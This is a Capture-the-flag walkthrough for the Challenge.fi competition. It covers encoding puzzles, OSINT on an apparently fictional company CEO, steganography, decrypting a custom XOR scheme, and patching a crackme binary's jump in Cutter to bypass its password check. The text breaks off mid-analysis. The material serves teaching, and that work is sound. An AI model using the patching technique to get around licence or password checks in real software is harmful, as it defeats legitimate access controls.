Challenge.fi CTF Walkthrough

1. Good to know

1.1 Get Connected

Here we get a link to discord server and we need to find the flag. If I were to start the CTF on the release day this would've been easier since it was the first actual post in the general channel which had the flag but since I didn't I used the all-so-handy search bar to look for "flag"

1.2 Rules

Rules flag is located inside the rules. Once you've read them you see the flag.

2. First steps

2.1 Encoding Basics

```
This is the flag, but its encrypted. Well, nothing can be done about it...
RkxBR3tMb29rc19yZWFsbHlfY3J5cHRpY19idXRfaXNfZWFzaWx5X3JldmVyc2VkfQ==
```

Our first challenge is to decrypt that string. We see the string is base64 encoded so we use basic linux terminal and decode it.

`echo RkxBR3tMb29rc19yZWFsbHlfY3J5cHRpY19idXRfaXNfZWFzaWx5X3JldmVyc2VkfQ== | base64 -d`

2.2 Basic Ciphers

```
I was supposed to get this flag in the format FLAG{....}. Instead I got
this:
SYNT{jryy_guvf_jnf_rnfl}
What even is a synt?
```

Here we have a classic caesar cipher ROT13 to be exact which changes alphabet order A becomes N and B becomes O etc. Lets pop that terminal open again and use this little script that rotates the alphabet from ROT13 to normal

```
 $ echo SYNT{jryy_guvf_jnf_rnfl} | tr '[a-m][n-z][A-M][N-Z]' '[n-z][a-m][N-
Z][A-M]'
```

2.3 I want to see more, see more and see more

Here we are given a code.png picture which contains QR code. I chose to use this website to decode the QR code from the image. Now we got something that looks like binary

```
1101 1011 10 001 000111 110010 0111 1 1 1001 110010 0111 000 000 1001
110010 0111 1 1 1001 110010 0111 1 1 1001 110010 0111 000 000 1001 110010
00 110 1011 0 11 1001 1011 1 110010 1011 10 0100 1 101 111 110010 000 01
110010 0 000 1001 110010 000 1101 110010 1 10 0101 1111 110010 000 0 1111 1
101
```

Looking it at first makes you think its binary BUT what about the hints on the challenge?

1. Challenge names might sometimes give hints on how to solve the challenge.
2. See more, more see?
3. Mor se?

And now we can figure out it Morse code so let's change the 1's and 0's to dots and dashes.

```
$ echo 1101 1011 10 001 000111 110010 0111 1 1 1001 110010 0111 000 000
1001 110010 0111 1 1 1001 110010 0111 1 1 1001 110010 0111 000 000 1001
110010 00 110 1011 0 11 1001 1011 1 110010 1011 10 0100 1 101 111 110010
000 01 110010 0 000 1001 110010 000 1101 110010 1 10 0101 1111 110010 000 0
1111 1 101 | sed -e 's/1/\./g' -e 's/0/\-/g'
..-. .-.. .- --. ---... ..--.- -... . . .--. ..--.- -... --- --- .--. ..-
-.- -... . . .--. ..--.- -... . . .--. ..--.- -... --- --- .--. ..--.- --
..- .-.. - .. .--. .-.. . ..--.- .-.. .- -.-- . .-. ... ..--.- --- -. ..-
-.- - --- .--. ..--.- --- ..-. ..--.- . .- -.-. .... ..--.- --- - .... .
.-.
```

Now we need to change that Morse code into something we can read so we fireup CyberChef and we load our morse code in there and vóila we got a flag.

3. OSINT

3.1 OSINT: GEOINT 1

```
Time to test your skills on finding out a location based on what's in the
picture: On what street is the picture taken on?
```

Here we have a picture from some busy street and we need to figure out what street the picture was taken. On a first glance you might see Getto Food & Drinks on the lower right corner of the picture so let's google that and there we go, first link shows us its in Amsterdam and we have a street address Warmoesstraat 51. There's your flag

3.2 OSINT: GEOINT 2

```
Time to raise the challenge. On what street is the house from which the
picture was taken from located?
Picture was taken on 22.2.2020 at 14:30 local time.
```

We get a picture from some random location. Ok, let's see what the hints give us.

1. Portugal
2. The castle in the picture is called Castelo de San Jorge.
3. It's not the bigger street, it's the even smaller alley.

Let's try google reverse image search. No results. Okay no worries, let's try Tineye. No results. Let's take on Google maps and search for Castelo de San Jorge, lets turn on satellite imaging so we can actually see some buildings and lets roll into 3D mode and try to place ourselves on the exact same position as where the picture was taken. Now this looks familiar. Little fidgeting and we have the correct street address: Escadinhas das Olarias

3.3 OSINT: Social Media 1

```
Eemeli Huhtala is the highly successful CEO of Obey Corp and he likes
football.
What is his favorite football team?
```

We need to find out his favorite football team. Let's see the hints.

1. As the title suggests: Social media might be helpful!
2. Pay attention to new year's eve of 2017.
3. The favorite team is the one that lost on the date. From same town as the band Oasis.

Let's do a google search for Oasis and we get into wikipedia page of the band. It says they're from Manchester and everbody knows Manchester has Manchester City as a football team so let's try that! And there we go the flag is captured.

3.4 OSINT: Social Media 2

```
Time to pay attention to details.
Despite being highly successful businessman Eemeli Huhtala can sometimes be
sloppy and loses his badge.
Being a resourceful guy he can just print a new one.
What software does he use to create badges?
```

Let's see the hints:

1. Twitter might help here.

2. Pay attention to the upper left corner of the picture.

Okay, so let's find out Eemeli Huhtala's twitter. Lets do a google search for Eemeli Huhtala and we get his Twitter. The second hint tells us to pay attention to upperleft corner of the picture so let's check his Media tab here we can see one tweet about badge click on the picture and let's see what we find. Bah twitter cropping images since always. Let's open the picture to a new tab and there we can see it perfectly. Program is called OmniGraffle

3.5 OSINT: Social Media 3

```
Which phone did Eemeli Huhtala use in January of 2017?
```

Let's see the hints again:

1. Flickr is your friend here

Let's go to Flickr and do a people search for Eemeli Huhtala. We got a hit with only one picture, let's click on the picture and scroll down for information. Phone is Apple iPhone 6 and we got ourselves a flag

3.6 OSINT: Social Media 4

```
In what subject does the HR Manager of Obey Corp have their Degree on?
```

Let's see the hints again:

1. Try LinkedIn
2. Henna Kaitala

Okay we got some hints where to look for and who is the HR Manager. Let's do a google search once again "Henna Kaitala Linkedin" and our first hit is Henna Kaitala - Human Resource Manager. Let's scroll down her linkedin page and look for Education section.. and there we go University of Helsinki Master's Degree in Behavioral Sciences which is our flag!

3.7 OSINT: Privacy policies

```
Obey Corporation was very successful earlier on but has gone through some
rough times and can't pay their internet bills anymore.

They did their best to fulfil data protection regulations as any
responsible organization.
Obey’s privacy policy (rekisteriseloste) required a very specific manner
for the registered person to deny the use of their personal data.
In what form must the request be made?

Flag form: one word
```

Lets see those hints again:

1. The site might not be available at the moment. Can you find something from the history?
2. Try using the internet archive and looking up obey.fi
3. Answer can be found in "Rekisteriseloste" A japanese art form.

We can try to load up http://obey.fi but as the first hint says it's not available at the moment. How can we see it when it was still working? There's a nifty website most commonly called waybackmachine where we can search for websites in history. So let's do a search for obey.fi. We can see there is page history from 2019 and 2018. Let's check the 2018 one. No privacy policy visible on the frontpage, let's dig deeper and go into about us there we can see "Rekisteriseloste" and you can download it in finnish or english so let's download it and see whats up. Fire up some libreoffice/openoffice/microsoft word or what ever you want to get that docx file open. Let's look for "Right for Denial"

```
10 Right for denial
The data subject has the right to later try to prohibit the controller to
process the information concerning him.
The ban must be made in person as a haiku poem  at the time and space.
```

There we can see that the ban must be made in person as a haiku poem, so our flag is haiku.

3.8 Where was this picture taken? 1/4

```
International cyber criminal gang is wreaking havoc to systems around the
globe.
We, good hackers, are trying to do everything we can to stop them from
destroying the fabric of our societies!

We were able to extract a picture from their private messaging platform,
where they share their plans for attacks.
This picture reveals the location that will be struck next with a cyber
attack...
You need to help us to determine where this picture was taken so we can
stop them, before they strike!
```

Let's download the picture and load it on my favorite online exiftool. It gave us a Location so let's try Las Vegas as the flag. It works!

3.9 Where was this picture taken? 2/4

```
With your help, we were able to thwart the plans of the cyber criminal
gang.

However, they are ready to strike again! Can you please help us find them
again!
Look at the picture, and search internet where it could have been taken!
```

Let's do the same again, download the picture and load it in the online exiftool. It gives us a Location again, let's scroll up a bit a see where we are. Seems like we're in Blackpool UK. Let's try Blackpool as the flag. It works!

3.10 Where was this picture taken? 3/4

```
The cyber criminal gang doesn't seem to know when to stop...
Here's another location for an attack! Please help us!
```

Let's do the same again, download the picture and load it in the online exiftool. It gives us a Location and there we go it's in Paris France.

3.11 Where was this picture taken? 4/4

```
Based on your previous analysis, we ran an initial check on this picture...
But it seems like the cyber criminal gang is getting more cunning.
This one will be more difficult! But if we can find them this one last
time, we can surely stop them for good!
```

Let's do the same again, download the picture and load it in the online exiftool. It gives us a Location and there we go it's in Lahore Pakistan.

4. Binary

4.1 Enter the world of binary

```
Are you able to find something interesting inside this compilation?
```

Let's download our file and run `file level1.out`

```
$ file level1.out
level1.out: Mach-O 64-bit x86_64 executable, flags:
<NOUNDEFS|DYLDLINK|TWOLEVEL|PIE>
```

Oh noes, it's a Mach-O executable file and I'm running Kali Linux which doesnt support running these files. Quick google search and we found ourselves a program called maloader this way we can run these pesky Mach-O executables. So lets run `ld-mac level1.out`

```
$ ./ld-mac level1.out
Thou shall not pass?
 password
Thy password: password
Thou fool! That is not the answer. Contemplate this on the tree of woe.
```

Seems like we need a correct password. Let's try runnning strings on the executable. `-n 7 for lines longer than 7 characters`

```
$ strings -n 7 level1.out |less
    ....
    Kissa123
    DJ?EyPMRU_qFcpc0.0/{
    Thou shall not pass?
    Thy password: %s
    Thy answer has been accepted! Here is the wisdom for thy benefit.
    Thou fool! That is not the answer. Contemplate this on the tree of woe.
    ....
```

Kissa123 seems interesting. It's probably the password and the line below it must be the flag encoded with the key Kissa123. Lets try it out!

```
Thou shall not pass?
 Kissa123
Thy password: Kissa123
Thy answer has been accepted! Here is the wisdom for thy benefit.
FLAG{ROTWasHere2021}
```

4.2 Deep inside ones and zeros

```
Ok, the first binary challenge was trivial. This may not be...
```

Let's download our file and run strings again

```
$ strings -n 7 level2.out |less
....
ThknsfUrkbt
OEHNrMljfdy`elE`blHY{ft
Thou shall not pass?
Thy password: %s
Thy answer has been accepted! Here is the wisdom for thy benefit.
Psst. Solita is recruiting, wink wink ;-)
Thou fool! Thy must learn thy lessons better! Bits have not been
```

```
manipulated correctly now.
....
```


Same thing as last time it seems. Lets run the executable and use `ThknsfUrkbt` as password.

```
$ ./ld-mac level2.out
Thou shall not pass?
 ThknsfUrkbt
Thy password: ThknsfUrkbt
```

Well thats odd, lets try some other password like `Kissa123` on this one.


```
Thou shall not pass?
 Kissa123
Thy password: Kissa123
Thou fool! Thy must learn thy lessons better! Bits have not been
manipulated correctly now.
```

Aha! seems like we need to do some reversing on this executable. Lets fire up Cutter and load the file in with Analysis Enabled (level aaa) and Write enabled. Let's jump into `Graph(entry0)` to look at what we're dealing with.



```
call    printf                  ; sym.imp.printf ; int printf(const char *format)
lea     rdi, [s]                ; const char *s
mov     dword [var_54h], eax
call    strlen                  ; sym.imp.strlen ; size_t strlen(const char *s)
cmp     rax, 0xb                ; 11
jne     0x100000e15

mov     dword [var_40h], 0

lea     rdi, str.Thou_fool__Thy_must_learn_thy_lessons_better__Bits_have_not_been_manipulated_cor...
mov     al, 0
call    printf                  ; sym.imp.printf ; int printf(const char *format)
mov     dword [var_68h], eax

cmp     dword [var_40h], 0xb
jge     0x100000d92

mov     rax, qword [var_30h]
movsxd  rcx, dword [var_40h]
movsx   edx, byte [rax + rcx]
xor     edx, 7
movsxd  rax, dword [var_40h]
movsx   esi, byte [rbp + rax - 0x20]
cmp     edx, esi
je      0x100000d7f

cmp     dword [var_3ch], 0
jne     0x100000e10

lea     rdi, str.Thy_answer_has_been_accepted__Here_is_the_wisdom_for_thy_benefit. ; 0x100000ee9 ...
mov     al, 0
call    printf                  ; sym.imp.printf ; int printf(const char *format)
mov     dword [var_40h], 0
mov     dword [var_58h], eax

mov     dword [var_3ch], 1
```

As you can see from the above picture the `cmp rax, 0xb` instruction checks if the given password is 11 characters long. If it's not we take the fork to the right and we know what happens there. You can try this by giving any characters as long as there are 11. So the thing we need to focus on is that other fork and there we follow it until `jne 0x100000e10` this is the part we want to reverse so we do a right click on the instruction and go to `Edit > Reverse jump` and tadaa it changes to `je 0x100000e10`



```
cmp     dword [var_3ch], 0
je      0x100000e10
```

Now lets run the executable again and enter the password from before.


```
$ ld-mac level2.out
Thou shall not pass?
 ThknsfUrkbt
Thy password: ThknsfUrkbt
Thy answer has been accepted! Here is the wisdom for thy benefit.
FLAG{DecompileLikeAPro}
Psst. Solita is recruiting, wink wink ;-)
```

5. Steganography

5.1 What's in this picture? 1/2

```
This picture seems interesting...
Can you find a secret location in this picture?
```

Let's download the picture and load it on my favorite online exiftool. And it gives us a thumbnail picture



Looks rather familiar doesn't it? It's the world famous London Eye, but since we were asked what's the secret location we use London as the flag and it works!

5.2 What's in this picture? 2/2

```
This picture is more than meets the eye...
Can you extract information from this picture and find a famous landmark
hidden in it?
```

Let's download the picture again and load it on my favorite online exiftool. Thumbnail picture is from a HP Laptop, I bet that's not the famous landmark, lets dig deeper. Lets use strings to findout if there's some other pictures inside it.

```
$ strings -n 3 -t x c.jpg |grep "JFIF\|PNG"
      6 JFIF
    48e JFIF
 13a579 PNG
 1c9ff4 PNG
```

This tells us there is at least a second picture in there in `.png` format. Lets try to dig this out with binwalk

```
$ binwalk -Me c.jpg
Scan Time:     2021-03-30 15:14:56
Target File:   /home/kali/Downloads/c.jpg
MD5 Checksum:  f262ae8b21e4e996ecfb2d58ef0a7e5f
Signatures:    391

DECIMAL       HEXADECIMAL     DESCRIPTION
---------------------------------------------------------------------------
-----
0             0x0             JPEG image data, JFIF standard 1.01
30            0x1E            TIFF image data, big-endian, offset of first
image directory: 8
1160          0x488           JPEG image data, JFIF standard 1.02
1875955       0x1C9FF3        PNG image, 346 x 348, 8-bit/color RGBA,
interlaced
1876040       0x1CA048        Zlib compressed data, best compression
1878712       0x1CAAB8        Zlib compressed data, best compression


Scan Time:     2021-03-30 15:14:56
Target File:   /home/kali/Downloads/_c.jpg.extracted/1CA048
MD5 Checksum:  eeef5cb5b45f412a0135c5f6fa10ab2a
Signatures:    391

DECIMAL       HEXADECIMAL     DESCRIPTION
---------------------------------------------------------------------------
-----
344           0x158           Copyright string: "Copyright (c) 1998
Hewlett-Packard Company"


Scan Time:     2021-03-30 15:14:56
Target File:   /home/kali/Downloads/_c.jpg.extracted/1CAAB8
MD5 Checksum:  7276dd733fd4f5f99b7704d0382a7aca
Signatures:    391

DECIMAL       HEXADECIMAL     DESCRIPTION
---------------------------------------------------------------------------
-----
```

Looks like we got something! Let's go see:

```
$ ls -la
drwxrwxrwx root root   512 B  Tue Mar 30 15:14:57 2021  .
drwxrwxrwx root root   512 B  Tue Mar 30 15:14:57 2021  ..
.rwxrwxrwx root root   3.1 KB Tue Mar 30 15:14:57 2021  1CA048
.rwxrwxrwx root root 120.3 KB Tue Mar 30 15:14:57 2021  1CA048.zlib
.rwxrwxrwx root root   471 KB Tue Mar 30 15:14:57 2021  1CAAB8
.rwxrwxrwx root root 117.7 KB Tue Mar 30 15:14:57 2021  1CAAB8.zlib
```

We have some odd format files in there. File command tells us something new.

first file: `1CA048: Microsoft color profile 2.1, type Lino, RGB/XYZ-mntr device, IEC/sRGB model by HP, 3144 bytes, 9-2-1998 6:49:00, relative colorimetric "sRGB IEC61966-2.1"`


second file:`1CAAB8: Tower/XP rel 2 object not stripped`

This doesn't tell us much, maybe we're off the tracks here. Let's try some different program to extract data with like foremost

```
foremost -i c.jpg -o foremost/c.jpg/ -v
Foremost version 1.5.7 by Jesse Kornblum, Kris Kendall, and Nick Mikus
Audit File

Foremost started at Tue Mar 30 15:24:16 2021
Invocation: foremost -i c.jpg -o foremost/c.jpg/ -v
Output directory: /home/kali/Downloads/foremost/c.jpg
Configuration file: /etc/foremost.conf
Processing: c.jpg
|------------------------------------------------------------------
File: c.jpg
Start: Tue Mar 30 15:24:16 2021
Length: 1 MB (1999268 bytes)

Num      Name (bs=512)         Size      File Offset     Comment

0:      00000000.jpg           1 MB                0
1:      00003663.png         120 KB          1875955       (346 x 348)
*|
Finish: Tue Mar 30 15:24:16 2021

2 FILES EXTRACTED

jpg:= 1
png:= 1
```

```
-------------------------------------------------------------------

Foremost finished at Tue Mar 30 15:24:16 2021
```

And there we go we have 2 pictures. `00000000.jpg` is the picture of Eiffel Tower and `00003663.png` is the famous landmark. Let's take a look at that new picture.



Looks like a statue with plane wings. Lets do a google search for exactly that and there we go The Angel of the North is our famous landmark and our flag.

6. Crypto

6.1 Catch the criminal 1


```
We have intercepted encrypted internal communications of a cyber criminal
organization.
There are indicators that the encryption scheme is a custom one.
Maybe you could help us to recover the content?

The task is to create a program that decrypts the encrypted file in plain
language.
Any programming language can be used for implementation.

If you want to get to know the operation of the “encode” program, you can
compile the code in the Linux environment with the command:

gcc -o encode encode.c
```

Let's open up the file in editor and see what we're dealing with. I'll use Notepad++ for this example. Let's break this down on `line 18` it checks that we use 3 arguments if we dont it prints us Usage instructions. `line 25` the code checks if it can read the input file as bytes and if it can't it gives us error message. `line 31` the code checks if it can write output file as bytes and if it can't it gives us error message. `line 38` the code uses fseek function to read as bytes from the 0 byte to the end of the file. If the file is empty it gives us error message. `line 48: mask = (0xa5a5a5a5) ^ (0x5a5a5a5a);` As the code says Evil Magic trix `^` is used as XOR operator in C. That should tell use from previous experience that we need to reverse the action the code does. Lets dive deeper. `line 52` if clause checks the file length in bytes and if the file length is less than 2 bytes it runs the code below it. But in our case our file is bigger than 2 bytes so our encryption starts a bit lower at `line 66` for loop goes over the file and reads 2 bytes then swaps the bytes and bitmagics them. So we need to reverse the operation between lines 72-74 like so:

```
Original
72: tmp = (dbuf[0] ^ 0xa5) & mask;
73: dbuf[0] = ~(dbuf[1] & mask);
74: dbuf[1] = ~tmp;

Reversed:
72: tmp = (dbuf[1] ^ 0xa5) & mask;
73: dbuf[1] = ~(dbuf[0] & mask);
74: dbuf[0] = ~tmp;
```

Lets save the file as decode.c and compile it `gcc -o decode decode.c` and run the new program.

```
$ ./decode encrypted_data decrypted_data

Lets run file command for it and see what we get
$ file decrypted_data
decrypted_data: PNG image data, 663 x 284, 8-bit/color RGBA, non-interlaced

Lets rename the file into .png and open it up
$ mv decrypted_data decrypted_data.png
```


Onneksi olkoon! Ratkaisit tehtävän!

Flag: aBKo353osLpo!##ako

6.2 Catch the criminal 2

```
After we were able to crack the encryption scheme used by the cybercriminal
organization in challenge Catch the criminal 1
the group has stepped up their game and changed their encryption
algorithms.

We were able to obtain a new sample with their internal tools intact.
We are also led to believe that there are ways to get around the new scheme
as well, maybe you could help us yet again?

The program “encode” is executed from the command line with the command
below:

Linux: ./encode input.bin output.bin

Windows: encode.exe input.bin output.bin

where input.bin is the file containing the unencrypted data and output.bin
is the file in which the encrypted data is written.

The program “decode” is executed with the command below:

Linux: ./decode input.bin output.bin

Windows: decode.exe input.bin output.bin

where input.bin is the file containing the encrypted data and output.bin is
the file in which the non-encrypted data is written.
The program asks you to provide the necessary information to decrypt the
encrypted data.

The task is to find out how the program encrypts the contents of a given
file and finally decrypts the encrypted file “encrypted_data”.
```

Let's start off by creating a file with something simple inside it lets do a `echo "hello world" > plain_text` and the encode it using `./encode plain_text plain_text.encrypted` and lets run `cat plain_text.encrypted`

```
$ cat plain_text.encrypted
�0����
```

So we get this weird gibberish lets try to decrypt this using the decode program. `./decode plain_text.encrypted plain_text.decrypted`

```
$ ./decode plain_text.encrypted plain_text.decrypted
Enter length of the encryption key (1-1024):
```


```
1

Enter encryption key one byte at a time in HEX format (e.g. a5):
a5
```

Okay so we get asked the length of the key and and actual keys to decrypt the data. Those must be inside the encode binary since we didn't input anything when we ran the encode binary. Let's open it up with strings and see if there's any hints.

```
$ strings -n 7 -t x encode
    318 /lib64/ld-linux-x86-64.so.2
    519 libc.so.6
    534 __stack_chk_fail
    55f __cxa_finalize
    56e __libc_start_main
    580 GLIBC_2.4
    58a GLIBC_2.2.5
    596 _ITM_deregisterTMCloneTable
    5b2 __gmon_start__
    5c1 _ITM_registerTMCloneTable
   155a []A\A]A^A_
   2009 Usage: ./encode_ENG [input_f] [output_f]
   2038 [input_f] : File which contents are to be encrypted
   2070 [output_f] : File where to store the encrypted contents
   20b0 Error! Input file could not be opened!
   20e0 Error! Output file could not be created!
   2109 Error! Input file is empty!
   301f UGCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
   3729 crtstuff.c
   3734 deregister_tm_clones
   3749 __do_global_dtors_aux
   375f completed.8060
   376e __do_global_dtors_aux_fini_array_entry
   3795 frame_dummy
   37a1 __frame_dummy_init_array_entry
   37c0 encode.c
   37ce __FRAME_END__
   37dc __init_array_end
   37ed _DYNAMIC
   37f6 __init_array_start
   3809 __GNU_EH_FRAME_HDR
   381c _GLOBAL_OFFSET_TABLE_
   3832 __libc_csu_fini
   3842 _ITM_deregisterTMCloneTable
   385e puts@@GLIBC_2.2.5
   3870 fread@@GLIBC_2.2.5
   388a fclose@@GLIBC_2.2.5
   389e __stack_chk_fail@@GLIBC_2.4
   38ba __libc_start_main@@GLIBC_2.2.5
   38d9 __data_start
   38e6 ftell@@GLIBC_2.2.5
```


```
      38f9 __gmon_start__
      3908 __dso_handle
      3915 _IO_stdin_used
      3924 __libc_csu_init
      3934 fseek@@GLIBC_2.2.5
      3947 __bss_start
      3958 fopen@@GLIBC_2.2.5
      396b fwrite@@GLIBC_2.2.5
      397f __TMC_END__
      398b _ITM_registerTMCloneTable
      39a5 __cxa_finalize@@GLIBC_2.2.5
      39c2 .symtab
      39ca .strtab
      39d2 .shstrtab
      39dc .interp
      39e4 .note.gnu.property
      39f7 .note.gnu.build-id
      3a0a .note.ABI-tag
      3a18 .gnu.hash
      3a22 .dynsym
      3a2a .dynstr
      3a32 .gnu.version
      3a3f .gnu.version_r
      3a4e .rela.dyn
      3a58 .rela.plt
      3a68 .plt.got
      3a71 .plt.sec
      3a86 .rodata
      3a8e .eh_frame_hdr
      3a9c .eh_frame
      3aa6 .init_array
      3ab2 .fini_array
      3abe .dynamic
      3ad2 .comment
```

Nothing whatsoever, hmmm.. Lets open it up in Cutter again and enable analysis (aaa) and write mode. From the functions panel we want to double-click that "main" function and look at it in the Dissassembly view. Looking at this kinda reminds us about the previous challenge. So we scroll down and we stop at `lea rdx, xkey ; 0x4010` xkey looks like a string let's double-click it and we get here



```
;-- xkey:
0x00004010      push    rbp
0x00004011      stosb   byte [rdi], al
0x00004012      xor     esp, dword [rdx]
0x00004014      adc     dword [rcx + rbx*4 - 0x78], eax
0x00004018      out     dx, al
0x00004019      jmp     qword [rsi - 0x34]
0x0000401c      and     dh, byte [rdi - 0x56]
0x0000401f      push    rbp
```


Let's look at this address in hexdump



```
